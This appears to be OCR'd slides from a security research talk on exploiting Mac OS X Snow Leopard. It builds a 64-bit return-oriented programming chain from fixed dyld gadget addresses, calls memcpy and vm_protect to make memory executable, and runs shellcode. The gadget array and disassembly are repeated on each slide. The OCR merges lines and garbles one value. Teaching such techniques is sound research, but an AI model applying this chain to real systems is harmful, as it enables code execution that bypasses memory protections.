
rsp

&buf

```
long shellcode2[] = {        0xdeadbeef00000000,        0xdeadbeef00000001,
0x00007fff5fc23396,     // rip3         0x00007fff5fc24c8b,     // rip1
0x00007fff5fc24cdc,     // rip4         0xdeadbeef00000005,         0x00007fff5fc23396,     //
rip5         0xdeadbeef00000007,     // will get &buf         0x00007fff5fc24cdd,     // rip6
0x00007fff5fc10026,     // rip7         0x00007fff5fc50098,         0x00007fff5fc24cdd,     //
rip8         0x0000000000000200,         0x00007fff5fc24cdc,     // rip9
0x00007fff5fc50001,         0x00007fff5fc24cdd,     // rip10
0x00007fff5fc24cdd,     // rip2,rip11         0x00007fff5fc1ddc0,     // rip12
0x00007fff5fc1018b,     // rip13         0x00007fff5fc500e8,
0x00007fff5fc24cdc,     // rip14         0x0000000000001001,
0x00007fff5fc1ddc0,     // rip15         0x00007fff5fc01c1e,     // rip16
0x0000000000000007,         0x00007fff5fc4ff6e,         0x00007fff5fc50000,
0x0000000000000000,         0xdeadbeef00000028,         0x00007fff5fc50110,
0x00007fff5fc0d34a,     // rip17         0xdeadbeef00000031,         0xdeadbeef00000032,
0xdeadbeef00000033,         0xdeadbeef00000034,         0x00007fff5fc50120,     // rip18
0xfeeb909090909090      // Put shellcode here};
```

Keep nopping

```
0x00007fff5fc24cdc  pop    rdi0x00007fff5fc24cdd      ret
```



pick up &buf

```
0x00007fff5fc23396  pop    rbx0x00007fff5fc23397      ret
```

All this work to do mov rbx, rax

```
long shellcode2[] = {         0xdeadbeef00000000,         0xdeadbeef00000001,
0x00007fff5fc23396,      // rip3         0x00007fff5fc24c8b,      // rip1
0x00007fff5fc24cdc,      // rip4         0xdeadbeef00000005,         0x00007fff5fc23396,      //
rip5         0xdeadbeef00000007,      // will get &buf         0x00007fff5fc24cdd,      // rip6
0x00007fff5fc10026,      // rip7         0x00007fff5fc50098,         0x00007fff5fc24cdd,      //
rip8         0x0000000000000200,         0x00007fff5fc24cdc,      // rip9
0x00007fff5fc50001,         0x00007fff5fc24cdd,      // rip10
0x00007fff5fc24cdd,      // rip2,rip11         0x00007fff5fc1ddc0,      // rip12
0x00007fff5fc1018b,      // rip13         0x00007fff5fc500e8,
0x00007fff5fc24cdc,      // rip14         0x0000000000001001,
0x00007fff5fc1ddc0,      // rip15         0x00007fff5fc01c1e,      // rip16
0x0000000000000007,         0x00007fff5fc4ff6e,         0x00007fff5fc50000,
0x0000000000000000,         0xdeadbeef00000028,         0x00007fff5fc50110,
0x00007fff5fc0d34a,      // rip17         0xdeadbeef00000031,         0xdeadbeef00000032,
0xdeadbeef00000033,         0xdeadbeef00000034,         0x00007fff5fc50120,      // rip18
0xfeeb909090909090       // Put shellcode here};
```

we want to set up for a call to memcpy

We’ll need values for
rbp, rdi, and rax
(we use a call to memcpy from within
a different function)

```
0x00007fff5fc24cdd  ret
```

for some alignment later

```
long shellcode2[] = {         0xdeadbeef00000000,         0xdeadbeef00000001,
0x00007fff5fc23396,      // rip3         0x00007fff5fc24c8b,      // rip1
0x00007fff5fc24cdc,      // rip4         0xdeadbeef00000005,         0x00007fff5fc23396,      //
rip5         0xdeadbeef00000007,      // will get &buf         0x00007fff5fc24cdd,      // rip6
0x00007fff5fc10026,      // rip7         0x00007fff5fc50098,         0x00007fff5fc24cdd,      //
rip8         0x0000000000000200,         0x00007fff5fc24cdc,      // rip9
0x00007fff5fc50001,         0x00007fff5fc24cdd,      // rip10
0x00007fff5fc24cdd,      // rip2,rip11         0x00007fff5fc1ddc0,      // rip12
0x00007fff5fc1018b,      // rip13         0x00007fff5fc500e8,
0x00007fff5fc24cdc,      // rip14         0x0000000000001001,
0x00007fff5fc1ddc0,      // rip15         0x00007fff5fc01c1e,      // rip16
0x0000000000000007,         0x00007fff5fc4ff6e,         0x00007fff5fc50000,
0x0000000000000000,         0xdeadbeef00000028,         0x00007fff5fc50110,
0x00007fff5fc0d34a,      // rip17         0xdeadbeef00000031,         0xdeadbeef00000032,
0xdeadbeef00000033,         0xdeadbeef00000034,         0x00007fff5fc50120,      // rip18
0xfeeb909090909090       // Put shellcode here};
```

set rbp

```
0x00007fff5fc10026  pop    rbp0x00007fff5fc10027      add    rsp
0x100x00007fff5fc1002b     jmp    r11
```

set rbp

rsp adjusted

r11 was set at the begining

rsp

```
long shellcode2[] = {         0xdeadbeef00000000,         0xdeadbeef00000001,
0x00007fff5fc23396,      // rip3         0x00007fff5fc24c8b,      // rip1
0x00007fff5fc24cdc,      // rip4         0xdeadbeef00000005,         0x00007fff5fc23396,      //
rip5         0xdeadbeef00000007,      // will get &buf         0x00007fff5fc24cdd,      // rip6
0x00007fff5fc10026,      // rip7         0x00007fff5fc50098,         0x00007fff5fc24cdd,      //
rip8         0x0000000000000200,         0x00007fff5fc24cdc,      // rip9
0x00007fff5fc50001,         0x00007fff5fc24cdd,      // rip10
0x00007fff5fc24cdd,      // rip2,rip11         0x00007fff5fc1ddc0,      // rip12
0x00007fff5fc1018b,      // rip13         0x00007fff5fc500e8,
0x00007fff5fc24cdc,      // rip14         0x0000000000001001,
0x00007fff5fc1ddc0,      // rip15         0x00007fff5fc01c1e,      // rip16
0x0000000000000007,         0x00007fff5fc4ff6e,         0x00007fff5fc50000,
0x0000000000000000,         0xdeadbeef00000028,         0x00007fff5fc50110,
0x00007fff5fc0d34a,      // rip17         0xdeadbeef00000031,         0xdeadbeef00000032,
0xdeadbeef00000033,         0xdeadbeef00000034,         0x00007fff5fc50120,      // rip18
0xfeeb909090909090       // Put shellcode here};
```

set rdi

```
0x00007fff5fc24cdc  pop    rdi
0x00007fff5fc24cdd  ret
```

rdi set to 0x00007fff5fc50001
an unused RW area in dyld data

rsp

```
long shellcode2[] = {         0xdeadbeef00000000,         0xdeadbeef00000001,
0x00007fff5fc23396,      // rip3         0x00007fff5fc24c8b,      // rip1
0x00007fff5fc24cdc,      // rip4         0xdeadbeef00000005,         0x00007fff5fc23396,      //
rip5         0xdeadbeef00000007,      // will get &buf         0x00007fff5fc24cdd,      // rip6
0x00007fff5fc10026,      // rip7         0x00007fff5fc50098,         0x00007fff5fc24cdd,      //
rip8         0x0000000000000200,         0x00007fff5fc24cdc,      // rip9
0x00007fff5fc50001,         0x00007fff5fc24cdd,      // rip10
0x00007fff5fc24cdd,      // rip2,rip11         0x00007fff5fc1ddc0,      // rip12
0x00007fff5fc1018b,      // rip13         0x00007fff5fc500e8,
0x00007fff5fc24cdc,      // rip14         0x0000000000001001,
0x00007fff5fc1ddc0,      // rip15         0x00007fff5fc01c1e,      // rip16
0x0000000000000007,         0x00007fff5fc4ff6e,         0x00007fff5fc50000,
0x0000000000000000,         0xdeadbeef00000028,         0x00007fff5fc50110,
0x00007fff5fc0d34a,      // rip17         0xdeadbeef00000031,         0xdeadbeef00000032,
0xdeadbeef00000033,         0xdeadbeef00000034,         0x00007fff5fc50120,      // rip18
0xfeeb909090909090       // Put shellcode here};
```

nop over stuff used earlier

```
0x00007fff5fc24cdd  ret
```

ROP NOP

rsp

```
long shellcode2[] = {        0xdeadbeef00000000,        0xdeadbeef00000001,
0x00007fff5fc23396,     // rip3        0x00007fff5fc24c8b,     // rip1
0x00007fff5fc24cdc,     // rip4        0xdeadbeef00000005,        0x00007fff5fc23396,     //
rip5        0xdeadbeef00000007,     // will get &buf        0x00007fff5fc24cdd,     // rip6
0x00007fff5fc10026,     // rip7        0x00007fff5fc50098,        0x00007fff5fc24cdd,     //
rip8        0x0000000000000200,        0x00007fff5fc24cdc,     // rip9
0x00007fff5fc50001,        0x00007fff5fc24cdd,     // rip10
0x00007fff5fc24cdd,     // rip2,rip11        0x00007fff5fc1ddc0,     // rip12
0x00007fff5fc1018b,     // rip13        0x00007fff5fc500e8,
0x00007fff5fc24cdc,     // rip14        0x0000000000001001,
0x00007fff5fc1ddc0,     // rip15        0x00007fff5fc01c1e,     // rip16
0x0000000000000007,        0x00007fff5fc4ff6e,        0x00007fff5fc50000,
0x0000000000000000,        0xdeadbeef00000028,        0x00007fff5fc50110,
0x00007fff5fc0d34a,     // rip17        0xdeadbeef00000031,        0xdeadbeef00000032,
0xdeadbeef00000033,        0xdeadbeef00000034,        0x00007fff5fc50120,     // rip18
0xfeeb909090909090      // Put shellcode here};
```

nop over stuff used earlier

```
0x00007fff5fc24cdd  ret
```

ROP NOP

rsp

```
long shellcode2[] = {        0xdeadbeef00000000,        0xdeadbeef00000001,
0x00007fff5fc23396,     // rip3        0x00007fff5fc24c8b,     // rip1
0x00007fff5fc24cdc,     // rip4        0xdeadbeef00000005,        0x00007fff5fc23396,     //
rip5        0xdeadbeef00000007,     // will get &buf        0x00007fff5fc24cdd,     // rip6
0x00007fff5fc10026,     // rip7        0x00007fff5fc50098,        0x00007fff5fc24cdd,     //
rip8        0x0000000000000200,        0x00007fff5fc24cdc,     // rip9
0x00007fff5fc50001,        0x00007fff5fc24cdd,     // rip10
0x00007fff5fc24cdd,     // rip2,rip11        0x00007fff5fc1ddc0,     // rip12
0x00007fff5fc1018b,     // rip13        0x00007fff5fc500e8,
0x00007fff5fc24cdc,     // rip14        0x0000000000001001,
0x00007fff5fc1ddc0,     // rip15        0x00007fff5fc01c1e,     // rip16
0x0000000000000007,        0x00007fff5fc4ff6e,        0x00007fff5fc50000,
0x0000000000000000,        0xdeadbeef00000028,        0x00007fff5fc50110,
0x00007fff5fc0d34a,     // rip17        0xdeadbeef00000031,        0xdeadbeef00000032,
0xdeadbeef00000033,        0xdeadbeef00000034,        0x00007fff5fc50120,     // rip18
0xfeeb909090909090      // Put shellcode here};
```

set rax = rdi - 1

```
0x00007fff5fc1ddc0  lea    rax,[rdi-0x1]0x00007fff5fc1ddc4  ret
```

rax points to RW

rsp

```
long shellcode2[] = {        0xdeadbeef00000000,        0xdeadbeef00000001,
0x00007fff5fc23396,     // rip3         0x00007fff5fc24c8b,     // rip1
0x00007fff5fc24cdc,     // rip4         0xdeadbeef00000005,         0x00007fff5fc23396,     //
rip5         0xdeadbeef00000007,     // will get &buf         0x00007fff5fc24cdd,     // rip6
0x00007fff5fc10026,     // rip7         0x00007fff5fc50098,         0x00007fff5fc24cdd,     //
rip8         0x0000000000000200,         0x00007fff5fc24cdc,     // rip9
0x00007fff5fc50001,         0x00007fff5fc24cdd,     // rip10
0x00007fff5fc24cdd,     // rip2,rip11         0x00007fff5fc1ddc0,     // rip12
0x00007fff5fc1018b,     // rip13         0x00007fff5fc500e8,
0x00007fff5fc24cdc,     // rip14         0x0000000000001001,
0x00007fff5fc1ddc0,     // rip15         0x00007fff5fc01c1e,     // rip16
0x0000000000000007,         0x00007fff5fc4ff6e,         0x00007fff5fc50000,
0x0000000000000000,         0xdeadbeef00000028,         0x00007fff5fc50110,
0x00007fff5fc0d34a,     // rip17         0xdeadbeef00000031,         0xdeadbeef00000032,
0xdeadbeef00000033,         0xdeadbeef00000034,         0x00007fff5fc50120,     // rip18
0xfeeb909090909090      // Put shellcode here};
```

call memcpy, pivot to our known location code

memcpy(0x7fff5fc50000, buf, 0x200)

```
0x00007fff5fc1018b  mov    rdx,r120x00007fff5fc1018e  mov    rsi,rbx0x00007fff5fc10191  mov
rdi,rax0x00007fff5fc10194  call   0x7fff5fc234f0 <__dyld_memcpy>0x00007fff5fc10199      mov
rax,r130x00007fff5fc1019c  mov    rbx,QWORD PTR [rbp-0x18]0x00007fff5fc101a0    mov
r12,QWORD PTR [rbp-0x10]0x00007fff5fc101a4     mov    r13,QWORD PTR [rbp-0x8]
0x00007fff5fc101a8  leave  0x00007fff5fc101a9  ret
```

Pivot: leave sets rsp = rbp (0x7fff5fc50098)

rsp

```
long shellcode2[] = {        0xdeadbeef00000000,        0xdeadbeef00000001,
0x00007fff5fc23396,     // rip3        0x00007fff5fc24c8b,     // rip1
0x00007fff5fc24cdc,     // rip4        0xdeadbeef00000005,        0x00007fff5fc23396,     //
rip5        0xdeadbeef00000007,     // will get &buf        0x00007fff5fc24cdd,     // rip6
0x00007fff5fc10026,     // rip7        0x00007fff5fc50098,        0x00007fff5fc24cdd,     //
rip8        0x0000000000000200,        0x00007fff5fc24cdc,     // rip9
0x00007fff5fc50001,        0x00007fff5fc24cdd,     // rip10
0x00007fff5fc24cdd,     // rip2,rip11        0x00007fff5fc1ddc0,     // rip12
0x00007fff5fc1018b,     // rip13        0x00007fff5fc500e8,
0x00007fff5fc24cdc,     // rip14        0x0000000000001001,
0x00007fff5fc1ddc0,     // rip15        0x00007fff5fc01c1e,     // rip16
0x0000000000000007,        0x00007fff5fc4ff6e,        0x00007fff5fc50000,
0x0000000000000000,        0xdeadbeef00000028,        0x00007fff5fc50110,
0x00007fff5fc0d34a,     // rip17        0xdeadbeef00000031,        0xdeadbeef00000032,
0xdeadbeef00000033,        0xdeadbeef00000034,        0x00007fff5fc50120,     // rip18
0xfeeb909090909090      // Put shellcode here};
```

Now we know the value of rsp

Set rdi in order to set rax

```
0x00007fff5fc24cdc  pop    rdi
0x00007fff5fc24cdd  ret
```

rdi set to 0x1001

rsp

```
long shellcode2[] = {        0xdeadbeef00000000,        0xdeadbeef00000001,
0x00007fff5fc23396,     // rip3        0x00007fff5fc24c8b,     // rip1
0x00007fff5fc24cdc,     // rip4        0xdeadbeef00000005,        0x00007fff5fc23396,     //
rip5        0xdeadbeef00000007,     // will get &buf        0x00007fff5fc24cdd,     // rip6
0x00007fff5fc10026,     // rip7        0x00007fff5fc50098,        0x00007fff5fc24cdd,     //
rip8        0x0000000000000200,        0x00007fff5fc24cdc,     // rip9
0x00007fff5fc50001,        0x00007fff5fc24cdd,     // rip10
0x00007fff5fc24cdd,     // rip2,rip11        0x00007fff5fc1ddc0,     // rip12
0x00007fff5fc1018b,     // rip13        0x00007fff5fc500e8,
0x00007fff5fc24cdc,     // rip14        0x0000000000001001,
0x00007fff5fc1ddc0,     // rip15        0x00007fff5fc01c1e,     // rip16
0x0000000000000007,        0x00007fff5fc4ff6e,        0x00007fff5fc50000,
0x0000000000000000,        0xdeadbeef00000028,        0x00007fff5fc50110,
0x00007fff5fc0d34a,     // rip17        0xdeadbeef00000031,        0xdeadbeef00000032,
0xdeadbeef00000033,        0xdeadbeef00000034,        0x00007fff5fc50120,     // rip18
0xfeeb909090909090      // Put shellcode here};
```

set rax = rdi - 1

```
0x00007fff5fc1ddc0  lea    rax,[rdi-0x1]
0x00007fff5fc1ddc4  ret
```

rax = 0x1000
size to vm_protect

rsp

```
long shellcode2[] = {         0xdeadbeef00000000,         0xdeadbeef00000001,
0x00007fff5fc23396,      // rip3         0x00007fff5fc24c8b,      // rip1
0x00007fff5fc24cdc,      // rip4         0xdeadbeef00000005,         0x00007fff5fc23396,      //
rip5         0xdeadbeef00000007,      // will get &buf         0x00007fff5fc24cdd,      // rip6
0x00007fff5fc10026,      // rip7         0x00007fff5fc50098,         0x00007fff5fc24cdd,      //
rip8         0x0000000000000200,         0x00007fff5fc24cdc,      // rip9
0x00007fff5fc50001,         0x00007fff5fc24cdd,      // rip10
0x00007fff5fc24cdd,      // rip2,rip11         0x00007fff5fc1ddc0,      // rip12
0x00007fff5fc1018b,      // rip13         0x00007fff5fc500e8,
0x00007fff5fc24cdc,      // rip14         0x0000000000001001,
0x00007fff5fc1ddc0,      // rip15         0x00007fff5fc01c1e,      // rip16
0x0000000000000007,         0x00007fff5fc4ff6e,         0x00007fff5fc50000,
0x0000000000000000,         0xdeadbeef00000028,         0x00007fff5fc50110,
0x00007fff5fc0d34a,      // rip17         0xdeadbeef00000031,         0xdeadbeef00000032,
0xdeadbeef00000033,         0xdeadbeef00000034,         0x00007fff5fc50120,      // rip18
0xfeeb909090909090       // Put shellcode here};
```

set rbx, r12

```
0x00007fff5fc01c1e  pop     rbx0x00007fff5fc01c1f     pop
r120x00007fff5fc01c21       pop     r130x00007fff5fc01c23       pop
r140x00007fff5fc01c25       pop     r150x00007fff5fc01c27       leave
0x00007fff5fc01c28  ret
```

rbx = 0x7 (RWX)

r12 points has property that [r12+0xfa]=0

Leave is okay, because we set rbp appropriately

rsp

```
long shellcode2[] = {         0xdeadbeef00000000,         0xdeadbeef00000001,
0x00007fff5fc23396,     // rip3         0x00007fff5fc24c8b,     // rip1
0x00007fff5fc24cdc,     // rip4         0xdeadbeef00000005,         0x00007fff5fc23396,     //
rip5         0xdeadbeef00000007,     // will get &buf         0x00007fff5fc24cdd,     // rip6
0x00007fff5fc10026,     // rip7         0x00007fff5fc50098,         0x00007fff5fc24cdd,     //
rip8         0x0000000000000200,         0x00007fff5fc24cdc,     // rip9
0x00007fff5fc50001,         0x00007fff5fc24cdd,     // rip10
0x00007fff5fc24cdd,     // rip2,rip11         0x00007fff5fc1ddc0,     // rip12
0x00007fff5fc1018b,     // rip13         0x00007fff5fc500e8,
0x00007fff5fc24cdc,     // rip14         0x0000000000001001,
0x00007fff5fc1ddc0,     // rip15         0x00007fff5fc01c1e,     // rip16
0x0000000000000007,         0x00007fff5fc4ff6e,         0x00007fff5fc50000,
0x0000000000000000,         0xdeadbeef00000028,         0x00007fff5fc50110,
0x00007fff5fc0d34a,     // rip17         0xdeadbeef00000031,         0xdeadbeef00000032,
0xdeadbeef00000033,         0xdeadbeef00000034,         0x00007fff5fc50120,     // rip18
0xfeeb9090909090       // Put shellcode here};
```

get vm_protect called (within ImageLoaderMach::segProtect)

```
kern_return_t vm_protect (vm_task_t target_task, vm_address_t address, vm_size_t size,
                  boolean_t set_maximum, vm_prot_t new_protection)
```

```
0x00007fff5fc0d34a  mov    r8d,ebx0x00007fff5fc0d34d  xor
ecx,ecx0x00007fff5fc0d34f  mov    rdx,rax0x00007fff5fc0d352  mov    rsi,QWORD PTR
[rbp-0x40]0x00007fff5fc0d356      lea    rax,[rip+0x3280f]
0x00007fff5fc0d35d  mov    edi,DWORD PTR [rax]0x00007fff5fc0d35f   call
0x7fff5fc1d122 <__dyld_vm_protect>0x00007fff5fc0d364  test
eax,eax0x00007fff5fc0d366  je     0x7fff5fc0d38d 0x00007fff5fc0d38d       cmp    BYTE
PTR [r12+0xfa],0x00x00007fff5fc0d396    je     0x7fff5fc0d406
0x00007fff5fc0d406  mov    rbx,QWORD PTR [rbp-0x28]0x00007fff5fc0d40a    mov
r12,QWORD PTR [rbp-0x20]0x00007fff5fc0d40e     mov    r13,QWORD PTR [rbp-0x18]
0x00007fff5fc0d412  mov    r14,QWORD PTR [rbp-0x10]0x00007fff5fc0d416    mov
r15,QWORD PTR [rbp-0x8]0x00007fff5fc0d41a     leave  0x00007fff5fc0d41b  ret
```

Sets target_task (rdi) for us (mach_task_self)

address (rsi) comes from a local variable we control

size (rdx) we loaded into rax

set_maximum (rcx) is set to 0 in this code

new_protection (r8) we loaded into rbx

rsp

```
long shellcode2[] = {        0xdeadbeef00000000,        0xdeadbeef00000001,
0x00007fff5fc23396,     // rip3        0x00007fff5fc24c8b,     // rip1
0x00007fff5fc24cdc,     // rip4        0xdeadbeef00000005,        0x00007fff5fc23396,     //
rip5        0xdeadbeef00000007,     // will get &buf        0x00007fff5fc24cdd,     // rip6
0x00007fff5fc10026,     // rip7        0x00007fff5fc50098,        0x00007fff5fc24cdd,     //
rip8        0x0000000000000200,        0x00007fff5fc24cdc,     // rip9
0x00007fff5fc50001,        0x00007fff5fc24cdd,     // rip10
0x00007fff5fc24cdd,     // rip2,rip11        0x00007fff5fc1ddc0,     // rip12
0x00007fff5fc1018b,     // rip13        0x00007fff5fc500e8,
0x00007fff5fc24cdc,     // rip14        0x0000000000001001,
0x00007fff5fc1ddc0,     // rip15        0x00007fff5fc01c1e,     // rip16
0x0000000000000007,        0x00007fff5fc4ff6e,        0x00007fff5fc50000,
0x0000000000000000,        0xdeadbeef00000028,        0x00007fff5fc50110,
0x00007fff5fc0d34a,     // rip17        0xdeadbeef00000031,        0xdeadbeef00000032,
0xdeadbeef00000033,        0xdeadbeef00000034,        0x00007fff5fc50120,     // rip18
0xfeeb909090909090      // Put shellcode here};
```

Execute the shellcode
(begins at 0x00007fff5fc50120)

Conclusions

- The biggest change between Leopard and Snow Leopard was that the heap was made non-executable
- 64-bit processes and 32-bit plugins
- ASLR did not change
- ROP is possible thanks to some fixed addresses

Questions?

- Contact me at cmiller@securityevaluators.com